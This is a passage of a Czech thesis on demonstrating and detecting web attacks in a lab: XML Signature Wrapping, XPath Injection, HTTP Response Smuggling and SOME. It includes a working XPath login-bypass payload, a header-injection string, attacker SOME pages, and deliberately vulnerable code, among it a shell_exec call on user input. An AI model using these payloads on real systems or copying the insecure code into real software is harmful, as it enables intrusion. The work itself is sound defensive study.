
Při útoku XML Signature Wrapping attack je zásadním problémem možnost manipulace s podepsanými SOAP zprávami. Útočník může lehce přesunout podepsané elementy do jiné části dokumentu a na původní pozici přidat element nový. Tímto dosáhne zachování správně podepsaného dokumentu a serverem bude zpracován nově vytvořený element.

3.4.1 Demonstrace útoku

Na obr. 3.10 je zobrazena paketová komunikace při útoku XML Signature Wrapping attack. Uživatel naváže komunikaci se serverem a obdrží od něj požadovaná data. Pokud útočník odchytí komunikaci se serverem, provede úpravu dotazu zaslaného na server a taktéž získá správnou odpověď.

Jednotlivé kroky komunikace lze popsat následovně:

1. Uživatel zašle HTTP dotaz na požadovanou stránku serveru.
2. Server odpoví xml dokumentem, ve kterém jsou uvedena pravidla a definice pro komunikaci s webovou službou.
3. Uživatel zašle konkrétní dotaz metodou POST na server.
4. Server v odpovědi pro uživatele uvede požadovaná data.



Obr. 3.10: Zobrazení komunikace během útoku XML Signature Wrapping attack

5. Útočník obdržel dotaz na server, upraví strukturu tohoto xml dokumentu a zašle nový dotaz na server.
6. V případě, že nový dotaz zachoval správnost digitální podpisu, přijde ze serveru odpověď jakoby dotaz pocházel od legitimního uživatele.

Z podtypů útoku, které jsou uvedené v sekci 2.3, byl vybrán XML Signature Wrapping - Simple Context. Pro provedení útoku bylo nutné na serveru vytvořit webovou aplikaci. Bohužel pro jazyk Python neexistuje knihovna pro vytváření SOAP služeb s podporou podpisů. Z tohoto důvodu byly vytvořeny předem definované odpovědi, které jsou uloženy v souborech formátu xml. Modul pro práci s podpisy, který je implementován v souboru signature.py, byl převzat z knihovny zeep. Veřejný klíč klienta je použit pro ověření správnosti podpisu přijaté zprávy. Soukromý klíč serveru je použit k podepsání odpovědi. Struktura projektu dle souborů je zobrazena zde, obsah vybraných souborů je dostupný v příloze E.1.

`/var/www/web_xmlsig` .... adresář s webovou aplikací
- `data.xml` .... databáze
- `flask_app.py` .... spouštěcí skript webové aplikace
- `signature.py` .... modul pro vytváření a ověřování digitálních podpisů
- `detect.py` .... modul detekce útoku a logování
- `response.xml` .... soubor s definicemi pro komunikaci
- `xml_s.xml` .... xml šablona odpovědi
- `Client.pem` .... soubor s certifikátem klienta
- `Client_public.key` .... veřejný klíč klienta
- `Server.key` .... soukromý klíč serveru
- `Server.pem` .... soubor s certifikátem serveru

Klientská strana této demonstrace útoku je implementována v jediném skriptu client.py, který je k dispozici v příloze E.2.

```
/root/xml_signature_wrapping_attack..............adresář se soubory uživatele
├── client.py............................................spustitelný skript
├── Client.pem.................................soubor s certifikátem klienta
├── Client.key.........................................soukromý klíč klienta
└── Server.pem.................................soubor s certifikátem serveru
```

V souboru request_changed.xml je uložena zpráva, jež byla odchycena útočníkem při komunikaci mezi klientem a serverem. Tato zpráva byla upravena postupem popsaným v teoretické části. Tento soubor je odeslán na server pomocí skriptu attack.py (příloha E.3).

```
/root/xml_signature_wrapping_attack..............adresář se soubory útočníka
├── attack.py............................................spustitelný skript
└── request_changed.xml................................xml dokument s útokem
```

3.4.2 Implementace protiopatření

Na straně serveru byl vytvořen modul detect.py, který slouží k detekci a zaznamenání útoků. Princip detekce spočívá ve zjištění duplicitních elementů v přijatém HTTP dotazu. V kódu níže je vidět zásadní část detekce.

Nejprve se prochází stromová struktura xml dokumentu a do proměnné tags se zapíší značky všech elementů. Následně se zjistí existence duplicitních elementů. Ze seznamu pro kontrolu je nutné vyjmout elementy, které jsou v dokumentu správně obsaženy vícekrát a představovaly by falešně pozitivní výsledky. Do proměnné list_of_elements jsou zapsány elementy, které mají v xml dokumentu stejné značky. V případě, že je tento počet větší než jedna, jedná se o útok a jeho pokus je zalogován.

```python
context = etree.iterparse(io.BytesIO(root), events=('end',))
fast_iter(context, process_element)
allowed_duplicates = ['Transform', 'Transforms', 'DigestMethod',
  'DigestValue', 'Reference']
for tag in tags:
    if any(map(lambda x: x in tag, allowed_duplicates)):
        continue
    list_of_elements = etree.fromstring(root).
      xpath("//*[local-name() = '" + tag + "']")
    if len(list_of_elements) > 1:
        log(ip, tag)
```

V následujícím výpise je zobrazen záznam detekovaného útoku ze souboru log.txt. V tomto případě byl duplikován element Body včetně jeho potomků get_quantity a bstrParam1. Je zde vidět datum a čas detekce, typ útoku, IP adresa útočníka a název duplicitního elementu.

```
20 May 2018 14:40:06 [XML signature wrapping] attack detected
from IP address: 192.168.10.20, element name: bstrParam1
20 May 2018 14:40:06 [XML signature wrapping] attack detected
from IP address: 192.168.10.20, element name: get_quantity
20 May 2018 14:40:06 [XML signature wrapping] attack detected
from IP address: 192.168.10.20, element name: Body
20 May 2018 14:40:06 [XML signature wrapping] attack detected
from IP address: 192.168.10.20, element name: bstrParam1
20 May 2018 14:40:06 [XML signature wrapping] attack detected
from IP address: 192.168.10.20, element name: get_quantity
20 May 2018 14:40:06 [XML signature wrapping] attack detected
from IP address: 192.168.10.20, element name: Body
```

Útok typu XML Signature Wrapping attack má čtyři různé podtypy, jak je uvedeno v sekci 2.3. V těchto třech případech: Simple Context, Optional Element in Security Header a Namespace Injection dochází vždy k duplikování elementů a útok je správně detekován. Při Namespace Injection sice patří element do jiného jmenného prostoru, ale detekce na tomto faktu není závislá.

V podtypu Optional Element je podepsaný element včetně celého jeho podstromu vnořen do nově vytvořeného elementu, který se může nazývat například Wrapper. Tento podtyp není jako jediný možno detekovat implementovanou metodou. Tomuto útoku je možné předejít striktním používáním absolutních cest ve výrazech XPath při zpracování vstupu od uživatelů.


3.5 XPath Injection

Útok XPath Injection cílí na získání přístupu do webové aplikace na serveru, může se jednat např. o e-shop, email, bankovnictví, atp. Nutným prvkem k provedení útoku je existence databáze v podobě xml.


3.5.1 Demonstrace útoku

Aplikace demonstruje útok XPath injection pomocí jednoduchého formuláře pro přihlášení na webové stránce. Uživatel zadá přihlašovací údaje a po zaslání údajů je mu zobrazen výsledek pokusu o přihlášení.

Komunikace mezi jednotlivými stanicemi v průběhu útoku je zobrazena na obrázku 3.11. Nejprve je od útočníka zaslán požadavek typu GET pro získání stránky s přihlašovacím formulářem. Po obdržení odpovědi od serveru zašle útočník na server data, která by se mohly vyhodnotit jako správné přihlášení. Server zašle odpověď s výsledkem přihlášení.



Obr. 3.11: Zobrazení komunikace mezi stanicemi během útoku XPath Injection



Obr. 3.12: Zobrazení komunikace během útoku XPath injection

Na obr. 3.12 je vidět, jakým způsobem je vyhodnoceno zaslání přihlašovacích dat na server. Uživatel zašle své přihlašovací údaje metodou POST protokolu HTTP na server. Zde je nasazen webový server apache, který předá tuto zprávu webové aplikaci. Ta dále vytvoří požadavek ve formátu XPath a dotáže se XML databáze uživatelů, která ověří přihlašovací údaje a zašle odpověď aplikaci. Následně je zaslána HTTP odpověď uživateli s výsledkem požadavku uživateli.

Pro implementaci webové aplikace je použit Flask – webový framework pro Python. Pro Python je možné využít podpory xml a xpath například v knihovnách libxml2, ElementTree, lxml. V této práci je použita knihovna lxml, její dokumentace viz [8]. Struktura projektu dle souborů je zobrazena zde, obsah souborů je dostupný v příloze C.

```
/var/www/web_xpath ........................ adresář s webovou aplikací
├── templates ............................. šablony HTML stránek
│   └── login.html ........................ přihlašovací stránka
├── data.xml .............................. databáze uživatelů
├── data_check.xml ........................ falešná databáze
├── detect.py ............................. modul detekce útoku a logování
├── log.txt ............................... soubor se záznamy útoku
├── userdb.py ............................. modul autentizace uživatelů
└── webapp.py ............................. spouštěcí skript webové aplikace
```

```
22 5.772798648   192.168.10.20   192.168.10.10   HTTP   441 GET /login/ HTTP/1.1
24 5.774374998   192.168.10.10   192.168.10.20   HTTP   737 HTTP/1.1 200 OK  (text/html)
32 9.168276627   192.168.10.20   192.168.10.10   HTTP   567 POST /login/ HTTP/1.1  (appli
33 9.170741170   192.168.10.10   192.168.10.20   HTTP   326 HTTP/1.1 200 OK  (text/html)

Frame 32: 567 bytes on wire (4536 bits), 567 bytes captured (4536 bits) on interface 0
Ethernet II, Src: RealtekU_b6:a7:bc (52:54:00:b6:a7:bc), Dst: RealtekU_ea:aa:0c (52:54:00:ea:aa:0c)
Internet Protocol Version 4, Src: 192.168.10.20, Dst: 192.168.10.10
Transmission Control Protocol, Src Port: 60440, Dst Port: 8081, Seq: 376, Ack: 672, Len: 501
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
 Form item: "login" = "abc' or 1=1 or '2=2"
 Form item: "password" = ""
 Form item: "commit" = "Login"
```

Obr. 3.13: Zobrazení komunikace HTTP během útoku XPath Injection

Uživateli se při dotazu na adresu /login/ načte soubor login.html, který obsahuje přihlašovací formulář. Soubor data.xml je XML databází, která obsahuje seznam uživatelů. Každý uživatel má přiřazeno id, username a password.

Autentizace probíhá ve zvláštním souboru userdb.py, kde je v proměnné path uložen řetězec ve formátu XPath. Do něj jsou zakomponovány přihlašovací údaje, které uživatel zaslal na server. Tento řetězec je následně vyhodnocen pomocí funkce xpath(). Návratová hodnota tohoto výrazu je uživatelské id při úspěšném přihlášení a prázdný řetězec při neúspěšném přihlášení.

Provedení útoku je ukázáno na obr. 3.13, kde je odchycena HTTP komunikace programem wireshark. V tomto příkladu je jako login použit řetězec: abc’ or 1=1 or ’2=2 a jako heslo prázdný řetězec. Server pokus vyhodnotí jako přihlášení legitimního uživatele.

3.5.2 Implementace protiopatření

Na straně serveru je implementován modul detekce útoku a modul zaznamenání útoků detect.py. Pro detekci útoku jsou využity dva různé způsoby detekce.

První způsob je založen na vyhledání klíčových výrazů v řetězci login. Pokud se ve výrazu vyskytne alespoň jeden z uvedených, je tento pokus o přihlášení označen jako útok a zalogován.

```python
def attack_detection(login: str, passwd, env):
    list_expressions = ["’or’", " or", "or ", " or ", "’and’", " and",
      "and ", " and ", "’=’", " = ", " =", "= "]

    if any(map(lambda x: x in login, list_expressions)):
        log("1", login, passwd, env)
```

V druhém případě je využito dvou různých databází. První databáze zůstává stejná jako doposud. Druhá databáze je podobná jako první, jsou v ní pouze změněny hesla příslušných uživatelů tak, aby nebyly shodné. Jedná se o soubor data_check.xml. Nyní pro obě databáze provedeme autentizaci popsanou výše. Získáme hodnoty id: id_real_db a id_fake_db, ty jsou buď prázdným řetězcem anebo obsahují číselnou hodnotu. Pokud je výsledkem v obou případech stejná hodnota id a nejedná se o prázdné řetězce, pak se jedná o útok, neboť se útočník přihlásil jako daný uživatel, nezávisle na užitém hesle.

```
id_real_db = Lx.authenticate_user(login, passwd)
id_fake_db = Lx.authenticate_user(login, passwd, 'data_check.xml')

if id_fake_db == id_real_db:
    if id_real_db != "":
        log("2", login, passwd, env)
```

Funkce logování je volána vždy při detekovaném útoku. Přebírá argument tag, který označuje typ detekce, kterým byl útok odhalen. Dále přihlašovací jméno, heslo a proměnnou prostředí, která obsahuje parametry zaslané žádosti na server, zde je využita IP adresa klienta.

Celý záznam útoku je připojen na konec souboru log.txt, jeho podoba je následovná:

```
18 May 2018 09:09:17 [XPath][2] injection detected from
IP address: 192.168.10.20, username: abc' or 1=1 or '2=2, password:
```

3.6 HTTP Response Smuggling

Cílem útoku je otrávení mezipaměti proxy serveru. Útočník využívá zranitelnost webové aplikace, která svou odpovědí otráví zmíněnou mezipaměť. Pro demonstraci tohoto útoku byl vytvořen nový virtuální stroj, tentokrát s operačním systémem CentOS 6. Na tento server byly nainstalovány staré verze HTTP serveru Apache a HTTP proxy Varnish, které ještě neobsahují opravy ke zranitelnostem HTTP splitting a smuggling.

3.6.1 Demonstrace útoku

Průběh útoku je zobrazen na obr. 2.2. Pro webový server byla napsána ukázková aplikace, která nevhodným způsobem nastavuje hlavičku Location. V ukázce 9 je zobrazena část kódu v PHP pro zpracování údajů zadaných od uživatele. Převzatý vstup je bez jakékoliv kontroly zpracován.

```
$url = "redirected_page.html?" . $name ;
header('Location: ' . $url, true, 302);
```

Listing 9: PHP skript generující HTTP odpověď s hlavičkou Location

Struktura projektu dle souborů je zobrazena níže a obsah některých z nich je přiložen v příloze F.1.

- `/var/www/html` .... adresář s webovou aplikací
  - `index.html` .... úvodní stránka
  - `detect.py` .... modul detekce útoku a logování
  - `log.txt` .... soubor se záznamy útoku
  - `redirected_page.html` .... soubor na který se má přesměrovat
  - `page_with_parameter.php` .... soubor pro zpracování uživatelského vstupu

Útočník má na své stanici vytvořený skript attack.py, kterým zašle na server HTTP dotaz, který zároveň obsahuje speciálně upravenou HTTP odpověď. Ta bude skriptem na straně serveru zpracována a odeslána jako druhá, nežádoucí odpověď. Situaci zobrazuje obrázek 3.14. V návaznosti na první zprávu odešle útočník zprávu druhou, která cílí na index.html. Druhá odpověď na původní dotaz bude interpretována jako odpověď na druhý dotaz.

```
9510 192.168.10.1    7787.0012971… 192.168.10.50   HTTP   452 HTTP/1.1 302 Found HTTP/1.1
9511 192.168.10.50   7787.0013585… 192.168.10.1    TCP    66 58270 → 80 [ACK] Seq=236 Ac
Frame 9510: 452 bytes on wire (3616 bits), 452 bytes captured (3616 bits) on interface 0
Ethernet II, Src: RealtekU_79:37:a1 (52:54:00:79:37:a1), Dst: RealtekU_4e:88:bc (52:54:00:4e:88:bc)
Internet Protocol Version 4, Src: 192.168.10.50, Dst: 192.168.10.1
Transmission Control Protocol, Src Port: 80, Dst Port: 58270, Seq: 1, Ack: 236, Len: 386
Hypertext Transfer Protocol
  HTTP/1.1 302 Found\r\n
  Date: Sun, 20 May 2018 11:04:15 GMT\r\n
  Server: Apache/2.2.15 (CentOS)\r\n
  X-Powered-By: PHP/5.3.2\r\n
  Location: redirected_page.html?name=?foobar\r
  Content-Length: 0\r
  TestHeader:3\r
  \r
  [HTTP response 2/2]
  [Prev request in frame: 9508]
  [Prev response in frame: 9510]
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r
  TestHeader:HeaderValue\r
  Content-Type: text/html\r
  Content-Length: 19\r
  \r
```

Obr. 3.14: Odpověď webového serveru při útoku HTTP response smuggling

Tento útok se nepovedlo úspěšně provést. Komunikace ze strany serveru probíhala podle očekávání, ale HTTP proxy Varnish samostatně útoku zabránil a cache poisoning neproběhl.

3.6.2 Implementace protiopatření

Na straně serveru je vytvořen modul detect.py, který je volán v případě spuštění skriptu page_with_parameter.php, který zpracovává vstup od uživatele.

Princip detekce je založen na vyhledání klíčových výrazů v přijatém řetězci.

```
def attack_detection(parameter_name: str, ip):

    list_expressions = ["%20", "%0D", "%0d", "Content-Length:",
    "HTTP/", "<html>", "<script>", "Location:", "charset=",
    "Content-Type:", "Set-Cookie:"]

    if any(map(lambda x: x in parameter_name, list_expressions)):
        log(ip, parameter_name)
```

Listing 10: Funkce pro detekci útoku HTTP response smuggling

Funkce logování je volána vždy při detekovaném útoku, tedy pokud se některé z uvedených klíčových výrazů objeví v řetězci od uživatele. Záznam obsahuje čas, typ útoku, IP adresu a data zaslaná útočníkem na server. Celý záznam útoku je připojen na konec souboru log.txt, jeho podoba viz ukázka 11.

```
21 May 2018 06:39:34 [HTTP response smuggling] attack detected from IP address:
192.168.10.50, URL parameter: name=foobar%0DHeader:Test%0DContent-Length:
17%0D%0DHTTP/1.0%20200%20OK%0DContent-Type:%20text/html
```

Listing 11: Záznam detekovaného útoku HTTP response smuggling

4 ZÁVĚR

V této diplomové práci jsem se věnovala zranitelnostem webových aplikací pro útoky Same Origin Method Execution (SOME), XML Signature Wrapping attack, XPATH Injection, HTTP Response Smuggling a Server-Side Includes (SSI) injection.

V první kapitole byly rozebrány stěžejní teoretické poznatky. V druhé kapitole byly výše zmíněné útoky analyzovány a popsány jejich zranitelnosti. Dále jsem v programovacím jazyce Python vypracovala ukázkové webové aplikace, které obsahují zmíněné zranitelnosti. Jejich struktura je představena v implementační části práce, kód je pak obsažen v příloze.

Většina útoků byla úspěšně demonstrována v experimentálním prostředí. Pouze útok HTTP Response Smuggling zde nebyl úspěšně proveden z důvodu opravených zranitelností v programech Apache a Varnish. Následně byl vytvořen server se starším operačním systémem CentOS 6 a byli zde nainstalovány starší verze balíků, ve kterých zranitelnosti opraveny nejsou. Nicméně se i přesto nepovedlo útok provést správným způsobem.

V programovacím jazyce Python byly vytvořeny nástroje pro detekci všech zmíněných útoků a byly začleněny na webový server. Pro útoky XPATH Injection a Server-Side Includes (SSI) injection byly implementovány dva různé způsoby detekce. Detekce útoku je plně funkční i pro útok HTTP Response Smuggling. V rámci detekce jsou ve všech případech vytvářeny záznamy o provedených útocích do logovacích souborů. Tyto metody detekce jsou popsány v implementační části práce.

Výstupem práce jsou také vytvořené videa, ve kterých je popsán princip všech útoků a jejich detekce.

LITERATURA

[1] An overview of HTTP - HTTP. *Mozilla Development Network* [online]. [cit. 2017-12-10]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTTP/Overview

[2] HTML elements reference - HTML. *Mozilla Developer Network* [online]. [cit. 2017-12-10]. Dostupné z: https://developer.mozilla.org/en-US/docs/Web/HTML/Element

[3] KENNEDY, Bill a Chuck MUSCIANO. *HTML: The Definitive Guide*. 3. O'Reilly Media, 1998. ISBN 9781565924925.

[4] HAROLD, Elliotte Rusty. *XML Bible*. 2nd ed. New York, NY: Hungry Minds, 2001. ISBN 9780764547607.

[5] Apache httpd Tutorial: Introduction to Server Side Includes. *Apache HTTP Server Version 2.4* [online]. [cit. 2017-12-12]. Dostupné z: http://httpd.apache.org/docs/current/howto/ssi.html

[6] Mod_include. *Apache HTTP Server Version 2.4* [online]. [cit. 2017-12-12]. Dostupné z: http://httpd.apache.org/docs/current/mod/mod_include.html

[7] Server-Side Includes (SSI) Injection. *OWASP* [online]. [cit. 2017-12-12]. Dostupné z: https://www.owasp.org/index.php/Server-Side_Includes_(SSI)_Injection

[8] *Lxml - Processing XML and HTML with Python* [online]. [cit. 2017-11-17]. Dostupné z: http://lxml.de/

[9] XPath Syntax. *W3Schools Online Web Tutorials* [online]. [cit. 2017-11-18]. Dostupné z: https://www.w3schools.com/xml/xpath_syntax.asp

[10] XPATH Injection. *OWASP* [online]. 2015 [cit. 2017-11-15]. Dostupné z: https://www.owasp.org/index.php/XPATH_Injection

[11] What Is JavaScript and How Does It Work?. *MakeUseOf* [online]. [cit. 2018-04-08]. Dostupné z: https://www.makeuseof.com/tag/what-is-javascript/

[12] GOODMAN, Danny. *JavaScript Bible*. 4th ed. New York, NY: Hungry Minds, 2001. ISBN 9780764533426.

[13] JavaScript DOM Elements. *W3Schools Online Web Tutorials* [online]. [cit. 2018-05-16]. Dostupné z: https://www.w3schools.com/js/js_htmldom_elements.asp

[14] *Same Origin Method Execution* [online]. [cit. 2018-04-08]. Dostupné z: https://www.someattack.com/

[15] Understand JavaScript Callback Functions and Use Them. *JavaScript is Sexy* [online]. [cit. 2018-04-08]. Dostupné z: http://javascriptissexy.com/understand-javascript-callback-functions-and-use-them/

[16] HAYAK, Ben. *Same Origin Method Execution (SOME): Exploiting A Callback for Same Origin Policy Bypass*. 2015.

[17] FIELDING, Roy T. a Julian F. RESCHKE, ed. *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content* [online]. IETF, June 2014 [cit. 2018-05-16]. DOI: 10.17487/RFC7231. Dostupné z: https://tools.ietf.org/html/rfc7231

[18] *SOAP Specifications* [online]. W3, 2007 [cit. 2018-05-16]. Dostupné z: https://www.w3.org/TR/soap/

[19] XML Soap. *W3Schools Online Web Tutorials* [online]. [cit. 2018-05-16]. Dostupné z: https://www.w3schools.com/xml/xml_soap.asp

[20] MCINTOSH, Michael; AUSTEL, Paula. XML signature element wrapping attacks and countermeasures. In: Proceedings of the 2005 workshop on Secure web services. ACM, 2005. p. 20-27.

[21] XML Signature Syntax and Processing Version 1.1. *World Wide Web Consortium (W3C)* [online]. [cit. 2018-05-16]. Dostupné z: https://www.w3.org/TR/xmldsig-core1/

[22] XML Signature Wrapping - WS-Attacks. *Welcome to WS-Attacks - WS-Attacks* [online]. [cit. 2018-05-16]. Dostupné z: http://www.ws-attacks.org/XML_Signature_Wrapping

[23] FLAMMINI, Francesco, Roberto SETOLA a Giorgio FRANCESCHETTI. *Effective surveillance for homeland security: balancing technology and social issues*. Boca Raton, FL: CRC Press, 2013. ISBN 9781439883259.

[24] What is proxy server? - Definition from WhatIs.com. *WhatIs.com* [online]. [cit. 2018-05-20]. Dostupné z: https://whatis.techtarget.com/definition/proxy-server

[25] *Welcome to The Apache Software Foundation!* [online]. [cit. 2018-05-20]. Dostupné z: http://www.apache.org/

[26] *NGINX: High Performance Load Balancer, Web Server, & Reverse Proxy* [online]. [cit. 2018-05-20]. Dostupné z: https://www.nginx.com/

[27] *Home - Lighttpd - fly light* [online]. [cit. 2018-05-20]. Dostupné z: https://www.lighttpd.net/

[28] *Home : The Official Microsoft IIS Site* [online]. [cit. 2018-05-20]. Dostupné z: https://www.iis.net/

[29] *Flask (A Python Microframework)* [online]. [cit. 2018-05-21]. Dostupné z: http://flask.pocoo.org/

[30] *Django: The Web framework for perfectionists with deadlines* [online]. [cit. 2018-05-21]. Dostupné z: https://www.djangoproject.com/

SEZNAM SYMBOLŮ, VELIČIN A ZKRATEK

XPath	XML Path Language
XML	Extensible Markup Language
SGML	Standard Generalized Markup Language
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
SSI	Server-Side Includes
CGI	Common Gateway Interface
SOME	Same Origin Method Execution
SOP	Same Origin Policy
SOAP	Simple Object Access Protocol

SEZNAM PŘÍLOH

A Vagrantfile **53**

B SOME **55**

B.1 Server 55

B.1.1 index.html 55

B.1.2 call.php 55

B.1.3 detect.py 56

B.2 Útočník 56

B.2.1 index.html 56

B.2.2 win1.html 57

C Xpath Injection **58**

C.1 login.html 58

C.2 webapp.wsgi 58

C.3 webapp.py 58

C.4 userdb.py 59

C.5 detect.py 61

C.6 data.xml 62

C.7 data_check.xml 62

D SSI Injection **64**

D.1 form.html 64

D.2 app.py 64

E XML Signature Wrapping attack **66**

E.1 Server 66

E.1.1 webapp.wsgi 66

E.1.2 flask_app.py 66

E.1.3 detect.py 69

E.1.4 data.xml 70

E.1.5 response.xml 71

E.1.6 xml_s.xml 72

E.2 Uživatel 73

E.2.1 client.py 73

E.3 Útočník 73

E.3.1 attack.py 73

E.3.2 request_changed.xml 74

F HTTP Response Smuggling **77**
F.1 Server . . . 77
F.1.1 detect.py . . . 77
F.1.2 page_with_parameter.php . . . 77
F.2 Útočník . . . 78
F.2.1 attack.py . . . 78

G Obsah přiloženého CD **81**

A VAGRANTFILE

```
# -*- mode: ruby -*-
# vi: set ft=ruby :

$script = <<SCRIPT
  echo "root789pass" |passwd root --stdin
  su -
  dnf install httpd -y
  dnf install vim -y
  dnf install wget -y
  dnf install php php-common -y
  dnf install gcc -y
  systemctl enable httpd

  rmdir /var/www/cgi-bin
  rmdir /var/www/html
  mkdir /var/www/web_some
  mkdir /var/www/web_ssi
  mkdir /var/www/web_xpath
  mkdir /var/www/web_xmlsig


# some attack
  cp /vagrant/Some/index.html /var/www/web_some/
  cp /vagrant/Some/call.php /var/www/web_some/
  cp /vagrant/Some/detect.py /var/www/web_some/

# ssi attack
  rsync -av /vagrant/SSI/web/* /var/www/web_ssi/
  touch /var/www/web_ssi/error.log

# xpath attack
  rsync -av /vagrant/Xpath/* /var/www/web_xpath/

# xml sig. wrapping attack
  cp /vagrant/Xml_wrapping/* /var/www/web_xmlsig/

#httpd configs
```

```
  cp /vagrant/virtualhost.conf /etc/httpd/conf/
  cp /vagrant/httpd.conf /etc/httpd/conf/
  chown -R apache:apache /var/www/

  dnf install python3-mod_wsgi -y
  yum install python3-devel -y
  yum install libxml2-devel xmlsec1-devel xmlsec1-openssl-devel
   libtool-ltdl-devel -y
  pip3 install flask
  pip3 install lxml
  pip3 install zeep

  pip3 install xmlsec
  setenforce 0
  systemctl start httpd

SCRIPT

Vagrant.configure("2") do |config|
  config.vm.box = "fedora/27-local-cloud-image"
  config.vm.hostname = "server"
  config.vm.define :server
  config.vm.provider :libvirt do |libvirt|
    libvirt.default_prefix = ""
    libvirt.management_network_address = "192.168.10.0/24"
    libvirt.management_network_name = "vagrant-network"
    libvirt.management_network_mac = "52:54:00:ea:aa:0c"

  end

  config.vm.synced_folder ".", "/vagrant", type: "rsync",
    rsync__exclude: ".git/", rsync__auto: true
  config.vm.provision "shell", inline: $script
end
```

B SOME

B.1 Server

B.1.1 index.html

```
<!doctype html>
<html>
<title>Some example</title>
<body>

<h2>Button alert</h2>
<button type="button" onclick="alert('Button was clicked!')">
Click Me!</button>



<script>
function displayAlert() {
    var s = document.createElement("script");
    s.src = "call.php?callback=myDisplayFunction";
    document.body.appendChild(s);
}

function myDisplayFunction(myObj) {
  alert("Display Function");
}

</script>



</body>
</html>
```

B.1.2 call.php

```
<?php
$callback=htmlspecialchars($_GET['callback']);
$ip = getenv('REMOTE_ADDR');

shell_exec("./detect.py " . $callback . " " . $ip );
```

```
echo '<script>'.$callback.'();'.'</script>';
?>
```

B.1.3 detect.py

```python
#!/usr/bin/env python3

from time import gmtime, strftime
import sys

def attack_detection(callback_name: str, ip):

    allowed_callbacks = ['myDisplayFunction', 'None']


    if all(map(lambda x: x not in callback_name,
        allowed_callbacks)):
        log(ip, callback_name)


def log(ip, name):
    time = strftime("%d %b %Y %H:%M:%S ", gmtime())
    filename = 'log.txt'
    entry = str(time + "[SOME] attack detected from IP
      address: " + ip + ", callback function: " + name)

    with open(filename, 'a') as out:
        out.write(entry + '\n')
        out.close()


attack_detection(sys.argv[1], sys.argv[2])
```

B.2 Útočník

B.2.1 index.html

```html
<html>
  <head>
```

```
    <title>Sample "Hello, World" Application</title>
  </head>
  <body bgcolor=white>

  <h5>Hello, World</h1>

<script>
function myFunction() {
  var  Win = window.open("/win1.html","Win1");
        window.location = "http://server-site.com/index.html";
}
myFunction()
document.body.addEventListener("click",startSOME);
</script>
</body>
</html>
```

B.2.2 win1.html

```
<!DOCTYPE html>
<html>
<body>

<script>
function myFunction2() {
  setTimeout(function() {
    location.replace('http://server-site.com/call.php?
     &callback=window.opener.document.body.firstElementChild.
     nextElementSibling.click')},3000);
  // location.replace('http://server-site.com/call.php?&callback=
  // window.opener.myDisplayFunction')},3000);
}
myFunction2();
</script>
</body>
</html>
```

C XPATH INJECTION

C.1 login.html

```html
<!doctype html>
<title>Login page</title>
  <h2>Sign in</h2>

      <form method="post">
        <p><input type="text" name="login" value=""
          placeholder="Username"></p>
        <!--<p><input type="password" name="password" value=""
          placeholder="Password"></p>-->
        <p><input type="text" name="password" value=""
          placeholder="Password"></p>
        <p class="submit"><input type="submit" name="commit"
          value="Login"></p>
      </form>
```

C.2 webapp.wsgi

```python
import sys

sys.path.append('/var/www/web_xpath')

from webapp import app as application
```

C.3 webapp.py

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from flask import Flask
from flask import render_template
from flask import request
import userdb as Lx
import detect
```

```python
app = Flask(__name__)


@app.route('/login/')
def login_form():
    return render_template('login.html')


@app.route('/login/', methods=['POST'])
def login():

    print("request.form: ")
    print(request.form)
    log = request.form['login']
    password = request.form['password']
    print('login: ' + log)
    print('password: ' + password)

    environment = request.environ
    detect.attack_detection(log, password, environment)
    user_id = Lx.authenticate_user(log, password)
    if user_id:
        return "přihlášeno, uživatel id: " + user_id
    else:
        return "zamítnuto"
```

